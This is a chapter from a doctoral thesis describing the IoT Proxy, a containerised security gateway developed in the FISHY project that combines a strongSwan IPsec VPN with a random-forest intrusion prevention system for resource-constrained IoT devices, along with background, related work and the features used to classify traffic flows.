These flaws create opportunities for malicious players to take advantage of vulnerabilities, such as weak or hard-coded passwords, insufficient encryption mechanisms, or insecure transmission protocols. Consequently, compromised IoT devices can serve as entry points for unauthorized access, leading to harsh effects, including data breaches and possible disorders to critical infrastructures. The demand for robust security measures in the IoT ecosystem is exemplified by the rise of cyber attacks that target these devices. The most infamous example is the discovery of the Mirai malware [3]. This malware demonstrated the potential impact of IoT devices being turned into remotely controlled bots, facilitating large-scale Distributed Denial of

Service (DDoS) attacks. The consequences of such attacks could be devastating and even endanger human lives, impacting essential services and healthcare systems.

The challenges of securing IoT devices are further complicated by the diversity of devices and manufacturers, making it difficult to establish consistent security standards and practices. Manufacturers often prioritize time-to-market and cost-effectiveness over exhaustive security benchmarks, leaving IoT devices vulnerable to possible exploitation. This results in a gap between the rapid expansion of the IoT market and the development of robust security measures to protect the devices.

In response to these challenges, this chapter presents the *IoT Proxy*, an IoT gateway designed within the FISHY project[1] (funded by the European Union's Horizon 2020 Research and Innovation program[2]) to enhance the security of (resource-limited) IoT devices.

The core idea behind the IoT Proxy is to externalize the security-related aspects of IoT devices by routing their traffic through a secure network gateway equipped with various Virtual Network Security Functions (VNSFs). This gateway, running on a more powerful machine (compared to resource-constrained IoT devices), enforces a series of cascading security controls to strengthen the security of individual devices and prevent hazards from spreading throughout the network managed by the IoT Proxy itself. Thanks to the functionalities offered by the IoT Proxy, some security vulnerabilities affecting plug-ins or IoT devices can be mitigated, helping programmers create more robust solutions even for constrained devices.

Thanks to its modular structure, the IoT Proxy can include many VNSFs. In this chapter, the thesis will present the main concept behind the gateway architecture and will describe the security functionalities developed and presented in [14]. Specifically, the Proof of Concept implementation of the IoT Proxy includes a Virtual Private Network (VPN) terminator (based on strongSwan [111]) and a machine-learning-based Intrusion Prevention System (IPS).

A notable feature of the proposed IPS is the ability to perform the *oblivious authentication* of the connected IoT devices. In fact, by analyzing their network traffic profiles, the IoT Proxy can identify which devices are attempting to have internet access or to utilize its services. This feature allows the partial authentication of the devices without additional computational overhead on the edge devices themselves.

[1] https://fishy-project.eu/, last visited on September 16, 2024.
[2] https://www.eeas.europa.eu/eeas/horizon-2020_en, last visited on September 16, 2024.

In this way, the IoT Proxy can be particularly effective with legacy smart home devices or in those networks where the IoT devices are particularly constrained and not able to execute any encryption algorithms (e.g., smart farming).

Finally, IoT Proxy can be fully virtualized, allowing for complete scalability and tailoring hardware resources to various workloads.

The rest of this chapter is structured as follows. Section 5.1 presents the necessary background concepts, while Section 5.2 presents relevant related work. In Section 5.3, the main components of the IoT Proxy are described, while in Section 5.4 are shown the results obtained from laboratory testing. In the end, Section 5.5 concludes the chapter and provides insights about future work.

5.1 Background

One of the most relevant topics in cybersecurity is network security, which is also the primary cybersecurity field addressed by this proposed solution. Adequate network protection and avoiding external threats have been shown to be critical in many applications, especially in a field firmly based on the Internet, like the Internet of Things (IoT).

In this section, the thesis is going to introduce some network security tools included within the IoT Proxy Proof of Concept (PoC), the Virtual Private Network (VPN) in Section 5.1.1, the Intrusion Preventions Systems (IPS) in Section 5.1.2, and the Virtual Network Security Function (vNSF) in Section 5.1.3.

5.1.1 Virtual Private Network (VPN)

Among the various available tools and tactics, Virtual Private Networks (VPNs) [112] stands out as one of the most essential options for providing secure and private Internet connections.

A VPN is typically based on an existing, physical, and shared network infrastructure. Therefore, the virtual topology and physical network infrastructure are usually managed by separate parties. For instance, a company or a university can establish its own VPN over the physical infrastructure of an Internet Service Provider (ISP).

In this case, the VPN is fully managed by the first entity, while the ISP is responsible for the physical network maintenance and management.

Furthermore, a VPN is private, which means that it has all the properties of a private network, such as the ability to restrict access to specific people and entities who can interact with network resources and services. In addition, all the network packets sent from and received to the private network will be managed only by private network nodes, implying that communication within a private network is unaffected by other network traffic outside the private network.

Moreover, the VPN connections hide IP addresses used within the private network from the public network on which the VPN is communicating. In addition, by encrypting the data flows, the VPN creates a virtual "tunnel" via which information can move safely across a shared network infrastructure (e.g., the Internet). Hence, a VPN can improve online privacy and security by establishing encrypted communications among nodes.

According to Khanvilkar [113], one of the primary reasons for adopting a VPN is the organization's ongoing expansion, even in different countries. Indeed, nowadays, it is not uncommon to have many offices spread across different geographical locations. In this setting, enterprises must ensure connectivity between their resources, necessitating the implementation of a secure network infrastructure. In addition, the increasing adoption of remote work emphasizes the need for workers to access private organizations' networks from outside of their offices. In this setting, VPNs emerge as an ideal answer to this problem. In fact, even if there are many different technologies to establish secure connectivity among geographically distributed locations, Internet-based VPNs have a good trade-off among usability, security, and cost [113].

There are different types of VPN architecture [114]. However, each of them has a pivotal element: the *VPN terminator*, which is in charge of managing inbound and outbound connections through the VPN. Specifically, the following are the most common types of VPN:

Site-to-Site VPN It allows to securely connect the private local network of one site (e.g., a building in one city) to the private local network of another site (e.g., another building in another town), establishing a secure connection between two VPN gateways.

Remote Access VPN It permits a remote client to establish a secure connection to a private network, creating a tunnel directly between the client itself and the VPN gateway placed on the other side.

Host-to-Host VPN This VPN is basically a particular case of the Site-to-Site VPN. The main difference is that the resource that the host wants to reach is directly involved in the management of the secure link without having another device acting as a gateway. E.g., a Host-to-Host connection can be created between a firewall and another remote server. In this way, the firewall, after processing the packets, can forward the data to the remote server as if they were on the same local network.

As already said, in all the VPN topologies, the physical connection between the two endpoints is typically established on a non-private channel (e.g., the Internet). Through cryptographic techniques, it becomes possible to have a virtually protected channel over an insecure channel.

Another VPN classification is based on the implementation strategy. Specifically, VPNs are typically implemented at the Link layer, Network layer, or Application layer [112]:

Link Layer VPN To work, Link layer VPNs require that the underlying infrastructure is based on circuit-switching link-layer technology. Considering that nowadays, the networks are mainly based on packet switching, those VPNs are quite rare, and they are mainly used in particular situations.

Application Layer VPN This VPN is mainly designed for remote access scenarios, permitting end-users or systems to establish a connection to a specific service housed on a private network. To encrypt and share data, these VPNs commonly use TLS [115], making the protected resources also easily accessible through a web browser.

Network Layer VPN A network layer VPN is usually based on IP protocol. Specifically, on a secure version of the IP protocol called IPsec [116].

Considering the additional steps required for processing each packet, all the previously cited VPN architecture intuitively introduces network performance degradation. Indeed, processing and encrypting all the network packets enlarge the original

packet size increasing the bandwidth occupation and the packet latency. However, the introduced privacy and security features and the ability to overcome geographical restrictions make VPN an indispensable tool for network security.

Moving to the IoT domains, a typical example of a possible scenario is having a network of IoT devices that needs to securely communicate with a remote back-end. If those devices are constrained in terms of computational power or battery at disposal, introducing a gateway capable of creating a site-to-site VPN seems to be the best solution [117]. The primary benefit of offloading resource-intensive tasks (e.g., cryptography or sophisticated authentication procedures) to a VPN gateway is its ability to handle these operations more effectively than the devices themselves. Indeed, VPN gateway systems are typically endowed with appropriate computational capabilities and may also include dedicated cryptographic accelerators, allowing them to perform computationally demanding operations without affecting IoT devices. Specifically, this is the VPN solution adopted in the Proof of Concept described in this chapter.

Clearly, the optimum VPN solution can vary depending on the use case and requirements. Even if a Site-to-Site VPN solution offers several advantages, other VPNs could be more suitable for certain situations. For example, to connect a single IoT device to a remote central management platform or to create a geographically distributed architecture of devices [118].

5.1.2 Intrusion Detection/Prevention System (IDS/IPS)

The continuous evolution of cyber-attacks poses significant challenges to network security. Due to their specific characteristics, IoT devices are highly susceptible to various threats, making them attractive targets for attackers. Addressing these challenges is crucial for maintaining the security and integrity of IoT networks.

The ability to recognize and potentially block ongoing attacks before they cause damage is fundamental to protecting the confidentiality, integrity, and availability of infrastructures and associated data. Despite the inherent vulnerabilities of IoT devices, one of the primary issues in IoT networks is the lack of adequate security measures at the network level [18]. Indeed, it is not uncommon to find IoT systems connected to networks without the necessary safeguards, such as firewalls. This oversight can leave IoT devices exposed to exploitation, for example, via malware

infections, which can turn them into components of a botnet [86], thereby increasing the attacker's capabilities.

Even if, traditionally, firewalls are the most common network protection techniques, they are often insufficient to detect and block sophisticated threats. Among more advanced network security solutions, Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) have been rising in importance and effectiveness. These systems aim to identify malicious activities through network traffic analysis, with IDS reporting anomalies and IPS taking proactive measures to mitigate threats.

Indeed, an IDS only raises alerts when anomalies are detected and does not take corrective action itself, leaving this task to the network administrator. Conversely, an IPS takes a proactive approach, building on IDS functionality by actively performing corrective actions to interrupt ongoing malicious activities before they cause harm [119]. For instance, in the case of a Denial of Service (DoS) attack, an IDS can detect the attack through abnormal network traffic analysis and raise an alert for human intervention. An IPS, however, can automatically mitigate the attack by blocking the source of the excessive traffic or throttling the bandwidth of the offending channel. Unfortunately, this capability comes with a price. Indeed, even if IPSs respond more swiftly to threats (since they do not require human intervention), they can create issues in the network if their automated actions are based on inaccurate assessments.

Various types of IDS and IPS exist, differentiated by their installation location and scope of analysis [120]. For instance, a Network IDS (NIDS) or a Network IPS (NIPS) is installed on a dedicated network device (or into a virtual dedicated service) and monitors all network traffic passing through it. This solution offers scalability, as it is independent of the number of connected hosts. However, it may lack specificity, potentially missing threats due to its broad monitoring scope. Conversely, a Host IDS (HIDS) or a Host IPS (HIPS) is installed directly on network-connected hosts, taking periodic snapshots of the assigned device. By comparing the most recent snapshot to previous ones, a HIDS can identify changes that may indicate that the device has been compromised.

However, those two systems have a slightly different network placement[3]. Indeed, an IPS must be placed inline within the network topology to directly analyze and act

[3] https://study-ccna.com/firewalls-ids-ips-explanation-comparison/, last visited on September 16, 2024.

on traffic, introducing additional hops that can potentially affect network performance. Conversely, an IDS operates in parallel, typically working on traffic copies, which minimizes overhead but limits its ability to take direct action.

To prevent a significant decline in network performance, it is crucial to guarantee IPS's temporal and accuracy performance. While an IDS might only generate unnecessary alerts in the case of false positives, an IPS's proactive measures could disrupt legitimate traffic, emphasizing the importance of accurate threat detection.

In the context of IoT networks, IDS and IPS technologies can be further categorized into two distinct groups: IoT-specific and IoT-agnostic solutions [121]. IoT-specific IDS/IPS solutions are designed to address the unique characteristics of specific communication technologies and protocols, such as Bluetooth Low Energy (BLE). These systems are deployed within the local network of IoT devices and focus on protocol compliance and control messages to detect low-level attacks. Conversely, IoT-agnostic IDS/IPS solutions are not constrained by specific IoT technologies. They analyze general network traffic, such as TCP/IP, rendering them suitable for heterogeneous environments and edge deployments. These systems are capable of monitoring traffic from a multitude of IoT devices, irrespective of the underlying communication technology. Both IoT-specific and IoT-agnostic solutions have their advantages. IoT-specific IDS/IPS can detect detailed, technology-specific threats but may require multiple systems for different protocols. IoT-agnostic solutions provide broader coverage across various devices but might miss specific low-level attacks.

Despite the advantages of NIDS/NIPS in IoT scenarios, there are instances where host-based detection and prevention are more suitable [122]. In such cases, traditional intrusion detection/prevention methods must be adapted to accommodate the resource constraints of IoT devices, such as limited memory and battery capacity.

IDS and IPS can further be classified based on their detection methods: *signature-based* and *anomaly-based* [123]. Signature-based systems compare observed traffic to known malicious patterns, achieving high detection rates for known threats but failing to identify new, unknown threats. In contrast, anomaly-based systems build models of normal behavior and flag deviations as potential threats, offering the ability to detect novel attacks but requiring accurate behavioral models to avoid false positives and negatives.

Considering the importance of correctly classifying the network traffic to enhance detection capabilities, modern IDS and IPS leverage artificial intelligence

and machine learning techniques. Signature-based systems use machine learning to automate the identification of threat-specific patterns, while anomaly-based systems refine behavioral models to improve threat detection accuracy.

In conclusion, while both IDS and IPS play crucial roles in network security, each has its strengths and limitations. Effective deployment and configuration of these systems, tailored to the specific requirements of IoT networks, are essential for enhancing security and mitigating potential threats.

5.1.3 Virtual Network Security Function (vNSF)

Virtual Network Security Functions are built starting from a simpler component, a Network Function (NF). NFs can be considered the essential building blocks of network infrastructures, each of them characterized by well-defined external interfaces and functional behavior [124]. Examples of NFs include services such as Domain Name Service (DNS) [125] and Network Address Translation (NAT) [126].

Historically, these functions have been implemented using specialized hardware designed to provide the demanded functionality, requiring the deployment of a large number of specialized hardware appliances. This reliance on dedicated hardware created significant operational challenges, including high costs, long production cycles, and dependence on specialized equipment [127]. Telecommunications service providers (TSPs) traditionally deployed physical equipment for each function within their networks, adhering to strict service component chaining requirements that further complicated the network infrastructure. As user demand for high data rate services continued to grow, TSPs were faced with the need to constantly purchase and operate new physical equipment, resulting in escalating costs. This cost increase, coupled with fierce competition among providers and over-the-top services, did not translate into higher subscription fees, placing additional financial strain on TSPs [127].

Recognizing these challenges, the European Telecommunication Standard Institute (ETSI) published a document in which they identified three major issues [128]:

- The proliferation of proprietary hardware appliances in network operators' infrastructures made creating new services increasingly difficult due to space and power constraints.

- Rising energy costs, capital investment challenges, and the scarcity of necessary skills to design, integrate, and operate complex hardware-based appliances.
- The short lifecycles of hardware-based appliances necessitate frequent repetition of the procure-design-integrate-deploy cycle with minimal revenue benefit.

In response to these issues, virtualization has emerged as a solution, allowing network functions to be decoupled from the underlying hardware. This led to the creation of Virtual Network Functions (VNFs), which are, as the name suggests, Network Functions managed by a virtualized environment (e.g., Docker containers [30]). When a Network Function designed for security purposes is virtualized, it is called a virtual Network Security Function (vNSF) [129].

While the concept of decoupling NFs from dedicated hardware does not inherently require the virtualization of resources, the modern trend is to leverage cloud technologies to run these functions on commodity servers rather than specialized hardware. This shift offers significant benefits such as flexibility, dynamic resource scaling, and energy efficiency [127].

In conclusion, the implementation of vNSFs represents a significant transformation in network security management, leveraging virtualization to enhance flexibility, reduce costs, and improve the agility of network infrastructures. As cloud adoption continues to increase, the deployment of vNSFs is poised to become an increasingly integral component of the security strategies of modern network environments.

5.2 Related Work

The proliferation of the interconnected Internet of Things (IoT) devices has brought an urgent concern: how to manage their security, especially for legacy and resource-limited IoT devices. Indeed, there are some classes of IoT devices that are particularly constrained in terms of computing power and memory. Those devices have become interesting targets for adversarial players aspiring to compromise networks or gain unauthorized access.

Network Function Virtualization (NFV) [124] is a promising technique already investigated by scholars to bolster IoT security. For instance, in [130], the researchers proposed a security framework leveraging NFV to establish trust in IoT systems to fight malware propagation. Another example of the adoption of NFV is in [131]. Using remote attestation, the scholars could categorize IoT devices into three categories (i.e., trusted, vulnerable, or compromised). Then, using NFV, they created distinct networks for each category. This approach reduces the probability that a compromised device affects a device belonging to the other categories. Their results are promising, showcasing a 66 % reduction in compromised devices within a 10 s time frame. Considering the outcome of [132], Zolotukhin et al. introduced an IoT defense system founded on Software-Defined Networking (SDN) [133] and NFV [128]. Their approach incorporated machine learning techniques to assess and respond to attack risks. Thanks to SDN's separation of control and data planes, centralized network control and traffic manipulation were achieved. In addition, they included firewalls and Intrusion Detection Systems (IDS) to fortify the proposed framework. To conclude, Guizani et al. [134] developed another solution based on NFV and machine learning techniques. Their proposed architecture, empowered by NFV, through a learning model based on a Long Short-Term Memory (a specific type of Recurrent Neural Network) [135], is capable of predicting malware diffusion in heterogeneous IoT networks. Noteworthy, their proposed solution effectively scales when the size of the network grows.

Focusing on the literature related to the adoption of IDSs and IPSs within IoT environments, there are many different solutions and methodologies explicitly designed for those systems. S. M. Kasongo [136] proposed an IDS crafted for Industrial IoT (IIoT) applications [137]. Its IDS combined a Genetic Algorithm (GA) [138] for feature selection with a random forest model. His approach demonstrated to be successful, overtaking 85% across multiple classifiers. Kumar et al. [122] proposed a distributed IDS, based on fog computing [139] for identifying and subsequently mitigating Distributed Denial of Service (DDoS) [140] attacks in blockchain-enabled IoT networks. To conclude, Basati et al. [141] proposed another solution crafted for IoT networks. They designed a Network-based IDS (NIDS) built upon deep neural networks using Parallel Deep Auto-Encoder (PDAE). This model achieves high accuracy while significantly reducing computational requirements.

Some researchers have also explored modern approaches to strengthen IoT security. Some of them are based on adopting Blockchain [142] technologies or edge

computing [143]. For instance, Sharma et al. [144] proposed a blockchain-based approach focused on data integrity and peer-to-peer authentication for securing IoT devices. Their experimental results revealed improved security compared to adopting only conventional hash algorithms [106]. Another example is the paper written by Jiang et al. [145]. They crafted an edge computing intrusion detection, taking advantage of a lightweight machine learning algorithm. Their edge intelligent gateway guarantees threat detection in real-time, introducing a minimal network performance degradation.

Focusing on Virtual Private Networks (VPNs), this technology has become a widespread option for securing network traffic, even in IoT networks. For this reason, many different studies have delved into its application in IoT networks. A private VPN for IoT devices created using a Raspberry Pi-based gateway was proposed by Raj et al. [146]. Experimental results reveal performance comparable with commercial VPN solutions. Another example is the IoT gateway designed by Fan et al. [147]. Their gateway was fortified with a set of security mechanisms, including an IPSec [116] VPN. Their modular solution improves the stability and security of the integrated devices, accommodating various network access modes. Alharbi et al. [148] presented FOCUS. A system that combines VPN and fog computing for challenge-response authentication. Experimental results show their solution filters out threats and guarantees low response latency. To conclude, Zedak et al. [149] introduced a secure architecture for remote data acquisition in IoT sensors. Their solution comprises VPN technology to provide secure end-to-end communication among sensors.

The IoT Proxy was built upon this body of research. Thanks to its modular composition and its portability achieved through a lightweight virtualization approach based on Docker [150], the IoT proxy aims to provide different security controls to enhance the protection of IoT networks.

Moreover, comparing this gateway with the one proposed in Chapter 4, the security functionalities provided by the IoT Proxy are entirely transparent for the plug-in developers. Indeed, to protect the plug-ins (and the potential associated integrated IoT devices), the approach previously presented needs that plug-in developers create a collection of network policies based on the Manufacturer User Description (MUD) standard [11]. Instead, the security functionalities offered by the IoT Proxy presented in this chapter are completely transparent since the gateway can seamlessly shield

the devices without writing any specific network configurations for the protected devices.

Even if the security solutions (e.g., IDS, VPN) inserted in the IoT Proxy have already been used in IoT networks, the main contribution of the approach proposed in this chapter is to supply a comprehensive security solution tailored for resource-constrained IoT devices. This is also achieved through the concept of oblivious authentication. This implicit authentication mechanism allows the approach to address the limited computational resources of some IoT devices. The modularity of the proposed solution provides both adaptabilities to various IoT environments (e.g., smart home, smart farming, industry, and many more) and its possible expansion with new security functionalities.

5.2.1 Research Methodology

The security solution presented in this chapter was originally published in [14]. The focus of the preliminary literature research, conducted in 2023, was to identify and analyze existing research papers related to solutions capable of outsourcing security functionalities from resource-limited IoT devices. The literature research was then expanded and reviewed while writing this doctoral thesis.

The main resource for searching within the literature has been Scopus by Elsevier[4]. The research queries were executed by using the option "Search within Article Title, Abstract, and Keyword" and are reported in Table 5.1. Considering that the difference in time is less than a year, the total number of papers increased approximately by 10 %, reflecting a healthy growth rate across all categories. This general uptick highlights the broadening scope of research in IoT security, underscoring its critical importance in the evolving landscape of connected devices.

All the titles and abstracts of those research papers were carefully read; then, only the relevant papers for this research activity were deeply analyzed. Moreover, papers considered out of topic or not written in English or Italian were excluded. This literature review was also integrated with other relevant resources already known to the researchers not obtained through the previous queries.

[4]https://www.scopus.com, last visited on September 16, 2024.

[5]Even using the extended version "Internet of Things" the set of obtained papers is the same.

Table 5.1 Number of papers obtained for each research query and their rate of increase.

Keywords used	**Papers in 2023**	**Papers in 2024**	**Increase Rate**
"IoT" + "security" + "delegation"	128	145	13 %
"Internet of Things" + "security" + "delegation"	136	155	14 %
"legacy" + "IoT" + "security"	246	264	7 %
"legacy" + "Internet of Things" + "security"	273	293	7 %
"Network Security Function" + "IoT" + "security"	7	8	14 %
"Network Security Function" + "Internet of Things" + "security"	8	10	25 %
"Virtual Network Security Function" + "IoT"[5]	3	4	33 %
Overall papers (without redundancies)	476	522	10 %

5.3 The IoT Proxy

The IoT Proxy is a modular, secure gateway conceived to enhance the security of IoT device networks. Its main aim is to outsource some security tasks from the devices to a more powerful node (i.e., the gateway itself), working as an intermediary between the devices in the local network and other external networks. To provide portability and facilitate its integration with other platforms, the IoT Proxy was implemented by taking advantage of containerization. Specifically, the developed Proof of Concept is based on Docker containers [150] and was integrated inside the FISHY platform, a platform developed for the homonymous European project. Indeed, each component of the IoT Proxy and every related virtual Network Security Function (vNSF) was deployed on a different Docker container.

5.3.1 Architecture

The *coordinator* module is the core of the IoT Proxy. It is the central command component of the gateway, in charge of interpreting the configuration commands provided by the users and managing the order and the behavior of the available security controls. It operates within a virtualized environment, running a Linux-based OS, and contains components necessary to conduct its activities and be configured

like `iptables` [151] and a Python interpreter [29]. In addition, this module is the primary entry point for all the connected IoT devices.

The coordinator is surrounded by a *collection of vNSFs*. Each of these vNSFs provides a dedicated security control. By updating a dedicated data structure within the coordinator (which associates every vNSF name to the connected Docker image), the coordinator can enable or disable the vNSFs according to the network needs. This feature enables the IoT Proxy to dynamically adapt its security capability according to the evolving security requirements, providing the features of modularity and adaptability to the IoT Proxy.

To communicate with the coordinator and interact with all the vNSFs, a *named pipe*[6] is opened between the host system and the coordinator. Through this communication channel, it is possible to configure the gateway components and execute commands, ensuring also that the IoT Proxy works as expected.

The workflow of every packet coming from an IoT device and directed to an external network (passing through the IoT proxy) is described in Figure 5.1. The device sends the packets to the IoT Proxy, and then internally, the gateway forwards the packet to the coordinator (step 1), which acts as the proper gateway of our framework. The coordinator redirects all the packets to the vNSFs for any data analysis or traffic manipulation purposes (from step 2 to step 7). To conclude, the IoT Proxy transmits the data to the external world (step 8). The responses to every transmitted packet will follow the same path in a backward order.

5.3.2 Integrated vNSF

This IoT Proxy architecture can be expanded with different security modules, making it adaptable for securing different kinds of IoT networks. In the Proof of Concept implementation, the implemented vNSFs were an IPsec-based VPN terminator (based on *strongSwan* [111]) and a machine-learning-based tailored Intrusion Prevention System (IPS).

[6] https://man7.org/linux/man-pages/man7/fifo.7.html, last visited on September 16, 2024.




Fig. 5.1 A high-level workflow of the IoT Proxy.

VPN vNSF

The primary objective of the VPN vNSF is to provide encryption, authentication, and secure communication capabilities to IoT devices and networks. This module is based on strongSwan [111], an open-source IPsec VPN solution. By operating at the IP layer, this module ensures IP packets' confidentiality, integrity, and authentication, ensuring that data remain confidential and tamper-proof during transit.

IoT Proxy can seamlessly configure strongSwan instances using specific commands, making it straightforward to establish secure VPN connections for every IoT device managed by the IoT Proxy. strongSwan's versatility is underscored by its support for various VPN types and robust encryption capabilities. It offers a spectrum of authentication methods, including Public Key Infrastructure (PKI) [108] and pre-shared keys, ensuring that IoT devices can establish secure connections. The IKEv2 [152] protocol facilitates secure key exchange, further enhancing the overall security of IoT communications.

IDS/IPS vNSF

Intrusion Detection Systems (IDSs) and Intrusion Prevention Systems (IPSs) frequently serve as the first line of defense to safeguard computer networks, helping to identify and respond to unauthorized accesses and malicious activities. The IoT Proxy includes a vNSF that allows to monitor the IoT traffic and, if needed, autonomously react when an anomaly is found. This component can perform two types of anomaly detection:

- *oblivious authentication*, detecting IoT device traffic mismatch (e.g., a thermal sensor behaving like a webcam);
- *network attack identification*, detecting attacks targeting an IoT device;

This module can be configured as an IDS or an IPS. In the IDS variant, the module only logs the anomalous flow in a file that can be used as a simple log or actively watched to perform a real-time analysis of the IoT devices.

When configured as an IPS (in addition to the logging), this component can automatically add a DROP rule to the `iptables` firewall to block the IP address related to the anomalous connection. On the one hand, for network attack identification, when an attack targeting an IoT device is detected, the IPS will block the external IP address (i.e., the source of the attack). On the other hand, in case of an oblivious authentication failure, the module will block the IoT device's IP address.

It is important to note that, due to how the Docker ecosystem works, the configured `iptables` kernel module is the host machine's one since containers are without a proper kernel.

The internal workflow of this vNSF is represented in Figure 5.2.

Identifying an attack as soon as possible can help to react to and mitigate the undesired behavior promptly. Some attacks are, however, more challenging to spot. Expert attackers may try to hide their attempts by passing off their malicious network traffic as benign traffic. However, thanks to the oblivious authentication mechanisms, the IoT Proxy can detect if a network flow related to a particular device starts behaving as another one.




Fig. 5.2 IDS/IPS vNSF workflow.

To design this component, various aggregated features are extracted for every traffic flow using NFStream[7]. These values are used to feed a machine-learning

[7]https://www.nfstream.org/, last visited on September 16, 2024..

model for the flow classification. This implementation uses some random forest classifiers implemented with scikit-learn[8]. Random forests were chosen among the possible types of classifiers considering their already proven excellent accuracy in classifying network traffic [153]. Moreover, even the authors of the dataset adopted in this thesis experimentally proved the excellent performance of the random forests with respect to other machine learning models with their dataset [154] (i.e., logistic regression, AdaBoost, perceptron neural network, and deep neural network).

The implementation experimentally proved that this approach achieves promising results (see Section 5.4). In particular, two different random forests were trained:

- a coarse-grained classifier that distinguishes various attack categories (e.g., brute force, DDoS, DoS, spoofing) and device categories (i.e., audio, camera, home automation, power outlet) for a total of 15 classes;
- a fine-grained classifier that pinpoints the exact attack (e.g., SYN flood, SQL injection) or device (e.g., Amazon Alexa Echo Dot, Wemo Smart Plug), totaling 80 classes.

Users can choose among the classifiers above through a configuration parameter when deploying this module.

To train and test the classifiers, the freely available CIC IoT Dataset 2023[9] was used. The paper by Neto et al. [154] contains the complete list of attacks, devices, and IoT categories adopted to develop this module.

The traffic analysis approach always performs a Shallow Packet Inspection (SPI) by only looking at the network (e.g., IP) and transport (e.g., TCP, UPD, and ICMP) level headers without analyzing the payloads. Thus, the solution complies with various privacy-sensitive scenarios. Furthermore, it is also encryption-agnostic, allowing the approach to work equally well with both encrypted (e.g., TLS or WS-Security) and clear connections.

Table 5.2 lists all the 59 flow features used. Most features come in three flavors: client-to-server, server-to-client, and global (round-trip) versions. The only features that are global connection properties are related to the protocols; in fact, the

[8] https://scikit-learn.org/, last visited on September 16, 2024.

[9] https://www.unb.ca/cic/datasets/iotdataset-2023.html, last visited on September 16, 2024.

module distinguishes between IPv4 and IPv6, but also between some transport-layer protocols such as TCP, UDP, and ICMP.

Table 5.2 Features for the flow classification. The checkmark (✓) means that the specific feature is considered during the training phase.

Description	Unit	Global	Sent	Received
flow duration	ms	✓	✓	✓
packet count	packet	✓	✓	✓
byte count	byte	✓	✓	✓
minimum packet size	byte	✓	✓	✓
mean packet size	byte	✓	✓	✓
st. deviation of packet size	byte	✓	✓	✓
maximum packet size	byte	✓	✓	✓
minimum inter-arrival time	ms	✓	✓	✓
mean inter-arrival time	ms	✓	✓	✓
st. deviation of inter-arrival time	ms	✓	✓	✓
maximum inter-arrival time	ms	✓	✓	✓
TCP packets with SYN set	packet	✓	✓	✓
TCP packets with CWR set	packet	✓	✓	✓
TCP packets with ECE set	packet	✓	✓	✓
TCP packets with ACK set	packet	✓	✓	✓
